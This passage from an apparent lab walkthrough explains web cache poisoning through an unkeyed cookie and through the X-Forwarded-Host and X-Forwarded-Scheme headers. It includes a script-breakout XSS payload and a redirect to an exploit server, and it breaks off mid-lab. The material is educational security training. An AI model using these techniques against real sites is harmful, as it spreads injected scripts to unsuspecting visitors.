
Resending the request and getting the response cached will solve the lab.
2. Web cache poisoning with an unkeyed cookie
Description:
We need to do cache poisoning via a cookie and execute the alert(1).
Explanation
We can see the request to the homepage. It has a fehost cookie which has value prod-cache-01. It is reflected within script tags in the data dictionary object with frontend key.


Now we add a cache buster - /?abc=2 so we don’t mess with the main page. Then we will put - "}</script><script>alert(1)</script> in the cookie to escape from the data dictionary and execute alert(1).

Visiting the page with the cache buster will show the alert(1) popup.

Resending the request to homepage to poison the lab will solve the lab.
3. Web cache poisoning with multiple headers
Description:
Now there are multiple headers we need to use to execute the alert(document.cookie) popup. The lab supports X-Forwarded-Host and X-Forwarded-Scheme.
Explanation:

Adding a cache buster and sending the request shows that the page is indeed being cached. Adding the X-Forwarded-Host does nothing. We don’t see it reflected anywhere.


Adding X-Forwarded-Scheme header will give us a 302 Found redirect if we use anything other than https.


Now if we add X-Forwarded-Host header - I used google.com - with the X-Forwarded-Scheme header with http, we will see Location header in response point to https://google.com/?abc=2.
Following the redirection leads us to google.com.

Now we will change the X-Forwarded-Host header to the exploit server’s URL. The exploit server is hosting the alert(1) payload at /resources/js/tracking.js file name.
